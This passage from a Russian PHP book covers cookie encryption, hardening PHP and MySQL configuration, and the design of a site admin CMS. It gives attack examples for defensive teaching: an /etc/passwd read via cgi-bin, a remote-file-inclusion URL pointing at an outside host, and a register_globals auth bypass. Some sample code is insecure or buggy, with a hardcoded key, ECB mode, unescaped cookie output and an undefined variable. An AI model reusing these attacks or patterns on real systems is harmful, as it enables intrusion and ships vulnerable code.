Для обеспечения дополнительных мер безопасности секретную информацию, хранящуюся в cookie, можно подвергать шифрованию. Часто в форумах, интернет-магазинах и других Web-приложениях, требующих авторизации, предоставляется следующий сервис: авторизовавшись один раз, посетителю в течение некоторого времени разрешается не вводить имя и пароль, так как постоянный ввод данных может раздражать посетителя. Такой сервис реализуется либо при помощи механизма сессий, либо cookie. Сессии формируют достаточно длинный URL, затрудняющий продвижение ресурса в поисковых системах, так как поисковые роботы предпочитают не работать с длинными URL. Поэтому часто прибегают к механизму cookie. Здесь будет разработано небольшое Web-приложение, демонстрирующее шифрование cookie в этом случае. Приложение будет состоять из двух файлов, HTML-формы index.php (листинг 5.17) и ее обработчика handler.php (см. листинг 5.18).

```
<?php
  // вектор начального состояния остается неизменным
  $key = "Это секретный ключ";
  // Расшифровываем пароль, извлеченный из cookie
  $password = mcrypt_ecb(MCRYPT_3DES, $key, $_COOKIE['password'],
                         MCRYPT_DECRYPT);
?>
<form action=handler.php method=post>
Имя посетителя : <input type=text name=name
                        value=<?php echo $_COOKIE['name']?>><br>
```

```
Пароль : <input type=password name=password
                value=<?php echo $password;?>><br>
<input type=submit value=Отправить>
</form>
```

HTML-форма, приведенная в листинге 5.17, имеет два текстовых поля: для ввода имени name и пароля password, после заполнения которых введенная в них информация отправляется в обработчик формы handler.php (листинг 5.18).

```
<?php
  // создаем вектор начального состояния для шифрования
  $key = "Это секретный ключ";
  $password = mcrypt_ecb(MCRYPT_3DES, $key, $make_password,
                         MCRYPT_ENCRYPT);
  // устанавливаем cookie с именем посетителя и паролем (зашифрованным)
  // на двое суток
  setcookie("user", $_POST['name'], time() + 3600*24*2);
  setcookie("password", $password, time() + 3600*24*2);
  // Выводим приветствие
  echo "Здравствуйте, ".$_COOKIE['user'];
  echo "<br><a href=index.php>Вернуться к форме</a>"
?>
```

В обработчике handler.php полученный из формы пароль шифруется по симметричному алгоритму 3DES, имя пользователя и зашифрованный пароль сохраняются в cookie со сроком действия двое суток. Теперь если вернуться к форме, то ее поля будут уже заполнены.

5.5. Безопасная установка PHP

PHP-интерпретатор может быть установлен как в качестве внешнего CGI-скрипта, так и в качестве модуля Web-сервера Apache. Установка PHP в качестве модуля не только увеличивает производительность сервера, но и значительно повышает безопасность, так как в этом случае PHP работает в окружении сервера Apache (обычно наделенного очень малыми привилегиями), а не в системном окружении сервера. Главная особенность PHP заключается в том, что это серверный язык программирования, способный выполнять команды операционной системы и имеющий доступ к файловой

системе сервера. Эти особенности несут потенциальную угрозу безопасности системы.

Замечание

Необходимо использовать последние версии PHP, так как в нем, как в любом сложном программном обеспечении, постоянно находят и исправляют ошибки.

При установке PHP в качестве двоичного модуля его обычно размещают в каталог cgi-bin, откуда он вызывается как обычный CGI-обработчик. При такой установке PHP существует два типа атак:

- доступ к системным файлам;
- доступ к любому документу на сервере.

Доступ к системным файлам можно получить, запросив страницу **http://my.host/cgi-bin/php?/etc/passwd**. В результате этого PHP проанализирует и выведет содержимое файла /etc/passwd в браузер атакующего.

Замечание

Дело в том, что Web-сервер передает этот файл PHP в качестве первого аргумента, что вынуждает PHP принимать этот файл за сценарий, который должен быть выполнен. А поскольку никакого PHP-кода в этом файле не содержится, информация из него выводится прямо в браузер атакующего.

Доступ к защищенным документам можно получить, запросив, к примеру, страницу **http://my.host/cgi-bin/php/protected/file.html**. В этом случае обходятся механизмы защиты Web-сервера по причине того, что PHP не запрашивает файл у сервера, а открывает его непосредственно в файловой системе.

Существует несколько способов предотвращения подобного вида атак.

Первый способ состоит в компиляции PHP с опцией `enable-force-cgi-redirect`, в результате чего PHP не будет принимать запросы непосредственно к синтаксическому анализатору.

Замечание

Опция `enable-force-cgi-redirect` тестировалась только на Web-сервере Apache, и ее работа с другими серверами не гарантируется, поскольку работа этой опции основывается на установке Apache нестандартной переменной окружения CGI `REDIRECT_STATUS` для переналравленных запросов.

Другой способ повышения уровня безопасности состоит в ограничении прав доступа PHP с помощью директив `doc_root` и `user_dir` конфигурационного файла php.ini. Директива `doc_root` позволяет установить корневую директорию для PHP-скриптов.

Замечание

Корневую директорию можно установить также через переменную окружения PHP_DOCUMENT_ROOT.

Если эта переменная установлена, PHP всегда будет конструировать имя открываемого файла с применением значения директивы doc_root и пути, извлеченного из URL.

Другая используемая в этом случае директива — user_dir, задающая путь к папке домашних каталогов (обычно это \home). В этом случае HTML-файлы и PHP-скрипты можно хранить в домашнем каталоге пользователей, а при запросе к серверу после адреса указывать знак тильды (~) и имя пользователя. Например, при обращении к домашней страничке пользователя user Web-сервера **http://www.my.host/** следует обращаться по адресу **http://www.my.host/~user/**.

Следует помнить, что если директива user_dir не установлена, то при обращении по адресу **http://www.my.host/~user/** посетитель будет перенаправлен в подкаталог ~user каталога, задаваемого директивой doc_root.

Установка user_dir происходит независимо от установки doc_root, поэтому можно контролировать доступ к директории DocumentRoot и домашнего каталога пользователей независимо друг от друга.

Другим надежным способом является помещение исполняемого модуля PHP вне корневого Web-каталога, к примеру, в папке /usr/local/bin/php. При этом файлы, содержащие PHP-скрипты, следует пометить как исполняемые, а в начале строки поместить строку, сообщающую системе, где расположен PHP-интерпретатор:

```
#!/usr/local/bin/php
```

Таким образом, скрипт будет рассматриваться так же, как и любое другое CGI-приложение, написанное на Perl или любом другом скриптовом языке, который использует #! в начале файла для указания интерпретатора.

Чтобы PHP корректно обрабатывал информацию PATH_INFO и PATH_TRANSLATED при такой установке, PHP должен быть скомпилирован с опцией конфигурации --enable-discard-path.

Когда PHP используется как модуль Apache, он наследует права пользователя, с которыми был запущен Web-сервер (обычно это пользователь 'nobody'). В этом случае не стоит поддаваться соблазну и наделять пользователя 'nobody' какими бы то ни было дополнительными правами (например, доступа к базе данных) сверх того, что он имеет.

Вполне возможна ситуация, когда Web-робот неверными запросами страницы администратора базы данных уничтожит все данные или даже структуру БД. Избежать такой ситуации можно при помощи авторизации Apache или

разработан собственную модель доступа, используя LDAP, файлы htaccess или любые другие технологии, внедряя соответствующий код в скрипты.

Можно также использовать настройки безопасности, при которых PHP имеет минимальные привилегии, например, лишен возможности записи в пользовательские директории.

Замечание

Распространенной ошибкой является запуск сервера Apache с правами суперпользователя или любое другое расширение полномочий Web-сервера.

Для ограничения дерева доступных директорий, в которых может работать PHP, следует использовать директиву `open_basedir`, которая задает корневой каталог для PHP.

5.6. Безопасная настройка PHP

В файле конфигурации PHP содержатся различные параметры, при помощи которых можно существенно повысить защищенность создаваемых скриптов.

5.6.1. Параметр *display_errors*

Этот параметр отвечает за вывод ошибок в браузер и должен быть установлен в значение `false`, поскольку при возникновении ошибок PHP предоставляет информацию о путях и именах переменных, что может дать атакующему нужную информацию. В директиве конфигурации `error_log` необходимо установить путь к файлу, в который будет производиться запись о произошедших ошибках.

5.6.2. Параметр *error_reporting*

Данная директива позволяет установить виды ошибок, о которых выводятся сообщения. Подробно этот параметр описан в *главе 1*. При отладке лучше всего установить значение этого параметра в `E_ALL`, а в реальной работе лучше оставить только сообщения об ошибках, а вывод предупреждений и уведомлений отключить.

5.6.3. Параметр *variables_order*

При помощи этого параметра устанавливается порядок, в котором PHP регистрирует переменные окружения (Environment) и переменные `POST`, `GET`, `COOKIE` и `SERVER`. По умолчанию значение этого параметра равно `"EPGCS"`, что означает регистрацию переменных в указанном порядке. Переменные,

зарегистрированные позже, переопределяют переменные, установленные ранее. То есть переменные окружения заменяются GET-переменными, которые, в свою очередь, заменяются на POST-переменные, и т. д. При помощи этого параметра можно отключить регистрацию переменных из определенного источника, к примеру, от переменных окружения, для чего параметр `variables_order` нужно установить в значение `"PGCS"`.

5.6.4. Параметр *open_basedir*

Этот параметр задает каталоги, доступные для функции `fopen`. К примеру, если необходимо открывать файлы только из директории /home/php/, то это значение нужно установить для параметра `open_basedir`. Для того чтобы задать несколько каталогов, их нужно разделить точкой с запятой (в Windows) и двоеточием (в UNIX). Значение, установленное для этого параметра по умолчанию, позволяет открывать любой файл, что является нежелательным при работе PHP на реальном сервере.

5.6.5. Параметр *disable_functions*

При помощи этой директивы задается список функций, выполнение которых запрещено. По умолчанию разрешено выполнение любых функций. В число функций, запрещение которых желательно, входят следующие функции:

- `exec` (выполняет указанную команду);
- `passthru` (выполняет указанную команду и возвращает все результаты в браузер);
- `system` (то же, что и `passthru`, только не обрабатывает двоичные данные);
- `shell exec` (эквивалент оператора обратного штриха, который PHP выполняет в качестве команды оболочки);
- `popen` (выполняет указанную команду);
- `phpinfo` (позволяет узнать настройки и расположение сервера Apache и интерпретатора PHP).

Это вовсе не значит, что использование перечисленных здесь функций следует запретить. Продуманный с точки зрения безопасности код не позволит злоумышленнику воспользоваться гибкостью, предоставляемой данными функциями.

5.6.6. Параметр *allow_url_fopen*

При помощи этого параметра можно запретить открытие удаленных файлов, расположенных на других серверах. Если отсутствует жесткая необходимость в таком обращении, то значение этого параметра следует установить в `Off`.

В ином случае атакующий может выполнить произвольный код, вызвав какой-либо из ваших скриптов со строкой запроса, к примеру, `?page=http://www.myserver.com/haker.txt`. Это очень частый вид атак, особенно для тех случаев, когда имена страниц сайта передаются через URL путем создания ссылок типа `script.php?page=index.php`. Поэтому *крайне желательно* также не передавать имена страниц через URL, а присвоить номер каждой странице и создать массив с номерами файлов страниц, где индексами массива являются номера страниц.

5.6.7. Параметр *register_globals*

Данная директива подробно обсуждалась в *главе 1*. Если эта директива установлена в значение `On`, то EGPCS-переменные регистрируются как глобальные, с чем связано несколько угроз. При такой установке нет надобности в проверке, откуда поступила переменная (от `GET`, `POST` или `COOKIE`), поэтому значения переменных легко могут оказаться подделными.

Обычно приводят следующий классический пример. Из HTML-формы index.php в обработчик handler.php передаются два параметра `user` и `password` — имя и пароль, по которым посетителю предоставляется доступ к какой-либо странице, например, управлению его виртуальным счетом (листинг 5.19).

```
<?php
// Файл handler.php, принимающий от формы index.php два параметра
// $user и $password для имени пользователя и пароля соответственно
if($user == "user1" && $password == "password1")
{
  $access = 1;
}
if($access)
{
  // Доступ к виртуальному счету
}
?>
```

В случае установки директивы `register_globals` в файле php.ini в значение `"On"` логика работы скрипта может быть нарушена. Так, если в строке запроса обратится по адресу **handler.php?access=1**, авторизация произойдет, минуя

HTML-форму и части кода, ответственного за авторизацию. Разумеется, в данном случае защитить Web-приложение очень просто, но в больших Web-приложениях могут быть неочевидные ситуации. На фоне того, что злоумышленник может автоматически обращаться и анализировать ответы, или коды могут быть выложены для всеобщего доступа, вероятность взлома возрастает значительно, так как отследить все такие ситуации сложно.

Для работы со строкой запроса, данными, возвращаемыми методом POST, сессиями, cookie в PHP были введены так называемые суперглобальные массивы — предопределенные массивы, где размещаются внешние переменные, которыми и необходимо пользоваться.

Замечание

Возможна безопасная работа и при включенной директиве `register_globals`, однако в этом случае необходима явная инициализация всех переменных.

Таким образом, следует помнить о том, что необходимо либо отключить директиву `register_globals`, либо обеспечить явную инициализацию всех переменных. Это делает невозможным 95% всех возможных атак.

5.7. Безопасная установка MySQL

После установки сервера базы данных MySQL система имеет две базы данных:

- `mysql` — база данных, содержащая таблицы разрешений;
- `test` — база данных, обычно используемая для тестирования.

По умолчанию привилегии в таблице разрешений базы данных `mysql` устанавливаются таким образом, что подключиться к серверу может любой пользователь, при этом в качестве пароля используется пустая строка.

Изначально в системе заводятся две учетные записи: root — для администратора (имеющего привилегии суперпользователя) и учетная запись анонимного пользователя. Обе они имеют пустой пароль.

Замечание

Вместо имени анонимного пользователя в СУБД MySQL используется пустая строка.

Под операционной системой Windows привилегии между этими двумя учетными записями распределяются согласно табл. 5.1.

Таблица 5.1. Привилегии пользователя под Windows

Хост	Пользователь	Пароль	Привилегии суперпользователя
localhost	root		Все
%	root		Все
localhost			Все
%			Отсутствуют

Как видно из табл. 5.1, изначально и суперпользователю (root), и анонимному пользователю назначены пустые пароли и доступ к системе как с локальной машины, так и с любого узла сети.

Замечание

Символ % в СУБД MySQL соответствует любому хосту сети. Это означает, что пользователь, для которого указан данный символ, может работать с любой машины в сети с использованием пароля, указанного в столбце "Пароль".

Замечание

Под операционной системой UNIX не используется предустановленная таблица разрешений, она создается после инсталляции MySQL при помощи сценария `mysql_install_db`.

При использовании СУБД MySQL на локальной машине выставленных по умолчанию разрешений вполне достаточно, однако при работе системы на реальном сервере необходимо защитить учетные записи паролем и ограничить доступ к базе данных только с проверенных сетевых узлов.

Замечание

Если СУБД MySQL установлена на той же самой машине, что и сервер Apache, имеет смысл оставить доступ только с узла localhost.

Существует несколько способов выставить пароль для учетной записи. Первый из них заключается в использовании утилиты MySQLAdmin, входящей в состав дистрибутива MySQL (листинг 5.20).

```
# mysqladmin -h localhost -u root password "new_password"
# mysqladmin -h www.softtime.ru -u root password "new_password"
```

Приведенные выше две команды устанавливают для учетной записи root новый пароль, заданный в строке `new_password`.

Второй способ связан с возможностями диалекта языка запросов SQL, реализованного в СУБД MySQL. В нем для установки паролей используется оператор `SET PASSWORD` (листинг 5.21).

```
mysql> SET PASSWORD FOR 'root'@'localhost' = PASSWORD('new_password');
mysql> SET PASSWORD FOR 'root'@'%' = PASSWORD('new_password');
```

Так как пароли и разрешения — это просто записи в таблицы `user` базы данных `mysql`, то существует еще один способ смены пароля пользователя, основанный на применении оператора `UPDATE` (листинг 5.22).

```
mysql> UPDATE user SET Password = PASSWORD('new_password')
mysql> WHERE User='root';
mysql> FLUSH PRIVILEGES;
```

Для того чтобы не перегружать сервер явным образом, в листинге 5.22 используется оператор `FLUSH PRIVILEGES`.

Для управления пользователями базы данных применяются два оператора SQL:

- `GRANT` — оператор, создающий пользователя MySQL и позволяющий настроить его привилегии;
- `REVOKE` — оператор, позволяющий удалить привилегии пользователя.

Создание нового пользователя в системе осуществляется с помощью оператора `GRANT`, который имеет следующий синтаксис:

```
GRANT privileges [(columns)], [privileges [(columns)] ...]
   ON table
   TO user [IDENTIFIED BY [PASSWORD] 'password'];
```

Если учетной записи не существует, она создается, если же учетная запись, определяемая параметром `user`, уже имеется в системе — происходит ее модификация.

Оператор позволяет задать привилегии, определяемые элементом `privileges` для столбцов (`columns`) таблицы `table`, которые указывать необязательно. Элемент `privileges` является оператором (или списком операторов), разрешенным к использованию. В качестве таких операторов могут

выступать INSERT, SELECT, UPDATE, ALTER и др. Если в качестве параметра privileges используется ключевое слово ALL, привилегии коснутся всех допустимых операторов.

Замечание

За списком всех допустимых операторов следует обращаться к документации MySQL.

Замечание


Вместо имени таблицы можно использовать групповой символ * — тогда изменения коснутся всех таблиц в базе данных. При этом можно уточнить имя базы данных, используя формат dbname.*. Если параметр table равен *.*, привилегии будут применяться ко всем таблицам базы данных.

Параметр user определяет учетную запись, которой присваиваются привилегии. Значение этого параметра состоит из имени пользователя и имени узла в формате 'имя_пользователя'@'узел'. Необязательный параметр password задает пароль для учетной записи.

Для удаления привилегий пользователей применяется оператор REVOKE, имеющий следующий синтаксис:

```
REVOKE privileges [(columns)], [privileges [(columns)] ...]
    ON table
    TO user;
```


Оператор REVOKE применяется для отмены привилегий, но не для удаления пользователей. В таблице user базы данных mysql все равно остается запись для пользователя, даже если все привилегии для него отменены. Для полного удаления пользователя необходимо явно удалить его из таблицы user при помощи SQL-оператора DELETE.



ЧАСТЬ II

Разработка системы администрирования сайта

Глава 6



Проектирование

В настоящее время любой корпоративный сайт можно представить в виде айсберга, надводная часть которого (содержимое сайта) видна пользователям, а огромная подводная часть (система администрирования) — скрыта от постороннего взора. Схематично это изображено на рис. 6.1.

Рис. 6.1. Современный сайт похож на айсберг: его подводная часть (система администрирования) значительно превосходит то, что видно пользователям

Современная хорошо спроектированная система администрирования значительно превосходит как по объему, так и по сложности разработки видимую часть ресурса: она позволяет редактировать информацию на сайте, выполнять различные задачи по администрированию, собирать и анализировать разнообразную статистическую информацию о посетителях сайта и т. д.

Для того чтобы обеспечить не только удобную навигацию администраторам и редакторам ресурса, но и простоту сопровождения ресурса, команде раз-

работчиков с самого начала необходимо спроектировать структуру расположения файлов и папок в директории DocumentRoot.

Структура и организация разрабатываемого в этой книге сайта будет рассматриваться на примере корпоративного сайта, включающего следующие Web-приложения.

- Динамически формируемые статьи, снабженные системой администрирования, позволяющей создавать, удалять, осуществлять правку статей редактору, которому для этого необязательно знать язык разметки HTML.
- Многоуровневый каталог продукции, снабженный системой администрирования, позволяющей изменять структуру каталога, добавлять, удалять и группировать разделы каталога, редактировать названия разделов и информацию о продукции.
- Система полнотекстового поиска по сайту, базирующаяся на Web-приложении "динамически формируемые статьи".
- Динамически формируемый блок "Контакты", с системой администрирования, которая позволяет добавлять, удалять и редактировать контактную информацию.
- Блок "Голосование" для проведения различных опросов среди посетителей сайта, позволяющий им принимать участие в опросе, просматривать результаты текущего и архивных опросов. Управление системой голосования также осуществляется через страницу администрирования.
- Блок "Гостевая книга", в котором посетители могут оставлять свои замечания, предложения и пожелания. На странице администрирования администратор может отвечать на сообщения посетителей, осуществлять модерирование путем редактирования, скрытия или удаления сообщений.
- Блок "Фотогалерея", позволяющий посетителям просматривать фотографии, размещаемые администратором сайта при помощи страницы администрирования данного Web-приложения.
- Система отправки сообщений с сайта, позволяющая посетителям отправлять сообщение на электронный адрес компании с предложениями и пожеланиями. В отличие от гостевой книги, сообщения в этом случае недоступны для публичного просмотра. В системе администрирования данного Web-приложения следует предусмотреть возможность не только смены почтового адреса, но и задания произвольного количества Web-адресов, на которые будет выслан дубликат письма от посетителя.
- Web-приложение "Многофункциональный счетчик посетителей", позволяющее производить сбор и анализ статистики по посетителям сайта.

Подробно вопросы разработки перечисленных Web-приложений будут рассмотрены в последующих главах. Здесь же рассмотрим структуру директории DocumentRoot, содержащую все вышеперечисленные Web-приложения. Организацию папок для Web-приложений можно осуществлять двумя способами. Первый из них приведен в листинге 6.1 и заключается в том, что под каждое Web-приложение создается отдельная директория, включающая в свой состав поддиректорию admin страницы администрирования.

```
/DocumentRoot
  /articles          # Динамически формируемые статьи
    /admin           # Администрирование статей
  /catalog           # Каталог продукции
    /admin           # Администрирование каталога продукции
  /contacts          # Блок "Контакты"
    /admin           # Администрирование блока "Контакты"
  /counter           # Многофункциональный счетчик посетителей
    /admin           # Система администрирования счетчика посетителей
  /mail              # Система отправки писем с сайта
    /admin           # Администрирование системы отправки писем с сайта
  /poll              # Блок "Голосование"
    /admin           # Администрирование блока "Голосование"
  /questbook         # Гостевая книга
    /admin           # Система администрирования гостевой книги
  /photos            # Фотогалерея
    /admin           # Система администрирования фотогалереи
  /utils             # Общие для всех Web-приложений файлы
```

В корневой папке DocumentRoot, помимо перечисленных в листинге 6.1 директорий, также должны находиться файлы, объединяющие все Web-приложения в единое целое и предоставляющие доступ посетителям сайта к информации, а администраторам — к администрированию Web-приложений, т. е. к файлу index.php и сопутствующим файлам.

Конфигурационные файлы Web-приложений, файлы доступа к базе данных и файлы паролей рекомендуется размещать на один уровень выше корневой папки DocumentRoot. Это повышает защиту сайта от взлома, так как посетители не могут подняться выше директории DocumentRoot и получить доступ к защищаемым файлам.

Замечание

Файлы, общие для всех Web-приложений, например, верхняя часть дизайна сайта страницы (top.php) и нижняя часть дизайна сайта (bottom.php), удобно размещать в отдельной папке. В листинге 6.1 такая папка обозначена как utils.

Альтернативным вариантом организации структуры сайта может служить схема, представленная в листинге 6.2. Для частей, посвященных администрированию сайта, выделяется отдельная директория. При таком способе организации директорий сайта проще осуществлять защиту информации: защищенной оказывается только папка admin. Все вложенные папки автоматически попадают под эту защиту.

```
/DocumentRoot
  /articles          # Динамические статьи
  /catalog           # Каталог продукции
  /contacts          # Блок "Контакты"
  /counter           # Сбор и анализ статистики по посетителям
  /mail              # Отправка писем с сайта
  /poll              # Блок "Голосование"
  /guestbook         # Гостевая книга
  /photos            # Фотогалерея
  /utils             # Общие для всех Web-приложений файлы
  /admin
    /articles        # Администрирование статей
    /catalog         # Администрирование каталога продукции
    /contacts        # Администрирование блока "Контакты"
    /counter         # Система администрирования счетчика
    /mail            # Администрирование системы отправки писем с сайта
    /poll            # Администрирование блока "Голосование"
    /guestbook       # Система администрирования гостевой книги
    /photos          # Система администрирования фотогалереи
    /utils           # Общие для страниц администрирования файлы
```

Такая структура сайта не только более безопасна, но и позволяет организовать общие для системы администрирования файлы, разместив их в директории /admin/utils/. В папке admin обычно находится файл index.php, в котором размещено меню системы администрирования. Внешний вид этой системы приведен на рис 6.2.




Рис. 6.2. Главная страница системы администрирования корпоративного сайта

Код, соответствующий странице, изображенной на рис. 6.2, приведен в листинге 6.3.


Листинг 6.3. Файл index.php

```
<?php
  $title = 'Администрирование сайта';
  $helppage = 'Здесь осуществляется администрирование сайта. Выбрав
               соответствующий раздел, можно добавить новость, внести
               изменения в каталог продукции, осуществлять модерирование
               гостевой книги и многое другое.';
  include "utils/topadmin.php";
?>
<table>
    <tr><td><p>
       <a href='poll/index.php'>Голосование</a>
```

```
    </p></td></tr>
    <tr><td><p>
       <a href='guestbook/index.php'>Гостевая книга</a>
    </p></td></tr>
    <tr><td><p>
       <a href='articles/index.php'>Динамические статьи</a>
    </p></td></tr>
    <tr><td><p>
       <a href='catalog/admin/main.php'>Каталог продукции</a>
    </p></td></tr>
    <tr><td><p>
       <a href='guestbook/index.php'>Контакты</a>
    </p></td></tr>
    <tr><td><p>
       <a href='mail/index.php'>Отправка писем</a>
    </p></td></tr>
    <tr><td><p>
       <a href='counter/index.php'>Система сбора и анализа статистики</a>
    </p></td></tr>
    <tr><td><p>
       <a href='photos/index.php'>Фотогалерея</a>
    </p></td></tr>
</table>
<?php
  include "utils/bottomadmin.php";
?>
```

Файл index.php включает файл, содержащий верхнюю часть дизайна страницы (topadmin.php), и файл с нижней частью дизайна страницы (bottomadmin.php). Эти файлы расположены в общей для системы администрирования папке utils, что позволяет использовать общее для всех страниц администрирование оформления и систему ссылок.

Глава 7



Система администрирования контента

Определим одно из важнейших качеств хороших сайтов. Это будет не дизайн, хотя и это важно, не наличие "крутых" программных блоков и даже не скорость загрузки по модему. Самое важное свойство сайта с точки зрения бизнеса — актуальность: насколько правдива информация, насколько она актуальна на текущий момент, насколько точно она соответствует целям и задачам бизнеса.

Поэтому создание сайта — это только начало его жизненного цикла. Хороший сайт — это не каменный неподвижный монумент, это живой организм, быстро реагирующий на любые изменения внешней среды. Любая информация на сайте должна меняться настолько быстро, насколько этого требуют реалии бизнеса.

Как же этого добиться? Лучшим выходом, с точки зрения оперативности, для компаний-владельцев сайтов будет наличие штатного Web-мастера. Только он сможет сделать все быстро и оперативно. Однако этот вариант далеко не самый лучший с точки зрения экономии, так как содержание Web-мастера только для поддержки сайта нерентабельно, если это, конечно, не очень крупный бизнес-портал или интернет-магазин.

Второй вариант - при первой необходимости обращаться к сторонним Web-мастерам. Тоже не лучший вариант. Во-первых, требует составления подробного технического задания на вносимые изменения, а значит, требуется дополнительное время. Во-вторых, за услуги сторонних разработчиков нужно платить. Плата, как правило, берется за каждое обращение.

Третий вариант — договор на поддержку сайта. Этот вариант имеет свои плюсы и минусы, но изменения на сайте могут не потребоваться в течение долгого периода, в то время как деньги нужно платить постоянно.

Каков же выход? Организация системы администрирования содержимого сайта, позволяющая работать с ней людям, не знакомым ни с языком разметки гипертекста, ни с языком PHP. В этом случае можно самостоятельно

оперативно вносить изменения на сайт, либо возложить эти обязанности на секретаря.

На рис. 7.1 схематично изображены различные способы поддержки актуальности сайта.




Рис. 7.1. Процесс поддержки актуальности информации на сайте

Рассмотрим выгоды от использования систем администрирования контента, которые она дает другой стороне — профессионалам сайтостроения — Web-мастерам. При обслуживании десятка сайтов вносить изменения в каждый из них в соответствии с дизайном этого сайта является непосильной задачей. Не говоря уже о том, что нужно помнить нюансы оформления каждого из них.

Система администрирования контента или проще *CMS (Content Management Systems)* позволяет решить эту проблему. Достаточно настроить ее один раз в соответствии с дизайном, и все изменения, вносимые в дальнейшем на сайт, будут автоматически следовать оформлению сайта. При этом редактирование HTML-кода потребуется только при наличии действительно сложных дизайнерских задач.

Таким образом, разработка системы администрирования контента сайта (CMS) принесет пользу всем:

- разработчик повышает качество и скорость разработки своих приложений, а следовательно, и их финансовую значимость. Кроме того, предо-

ставляя заказчику возможность самому вносить изменения на сайт, он, тем самым, снимает эти задачи с себя, так как зачастую поддержка сайта дело не очень доходное, но довольно хлопотное;

- заказчик получает удобный инструмент оперативного редактирования своего сайта и независимость от разработчика.

7.1. Описание системы CMS

В данном разделе будет описана система администрирования контента сайта (CMS), определены терминология и основные требования, а также описан интерфейс системы управления контентом (CMS). Разработка CMS, проектирование базы данных для нее и ключевые блоки кода системы будут описаны в следующем разделе книги.

Замечание

На прилагаемом к книге компакт-диске можно найти готовые к использованию коды приводимой в данной главе системы CMS, находящейся в эксплуатации на реально-действующих сайтах. Загрузить последнюю версию системы можно по адресу http://www.softtime.ru/info/downloads.php. Помощь по установке, настройке, а также модификации под свои задачи вы можете получить на форуме http://www.softtime.ru/forum/.

7.1.1. Требования к системе администрирования контента (CMS)

Основные требования, предъявляемые к CMS, заключаются в следующем. Система должна позволять:

- изменять и корректировать структуру сайта;
- редактировать существующие страницы и создавать новые;
- редактировать информационное наполнение всех страниц сайта.

Согласно этим требованиям, все страницы сайта должны создаваться средствами CMS. Исключение могут составлять дизайно-завимые блоки, например, главное меню сайта, ссылка на копирайт внизу страницы, изменения в которых могут сильно повлиять на дизайн. Такие блоки, как правило, мало подвержены изменениям и создаются в виде статичных HTML-блоков.

7.1.2. Терминология

Каждую ссылку с главной страницы сайта или из главного меню можно представить в виде раздела сайта, содержащего другие страницы. Именно эти ссылки формируют структуру сайта. Например, главное меню сайта со-

держит разделы: **О компании**, **Продукция**, **Список публикаций** и т. д. Каждый подобный раздел может содержать как одну страницу, так и сразу несколько, например, раздел **О компании** может содержать страницы: **Характеристика компании**, **Руководство**, **Контактная информация**.

Структура сайта

Рассмотрим сайт, имеющий следующую структуру:

- О компании:
  - Характеристика компании
  - Руководство
  - Контактная информация
- Продукция
- Список публикаций:
  - Публикации в прессе
  - Публикации в Интернете
  - Зарубежные публикации

С точки зрения CMS, каждую информационную страницу будем именовать *статьей*. А раздел сайта будем называть *разделом статей*.

Таким образом, сайт будет представлять собой группу разделов, а каждый раздел содержит в себе одну или несколько статей.

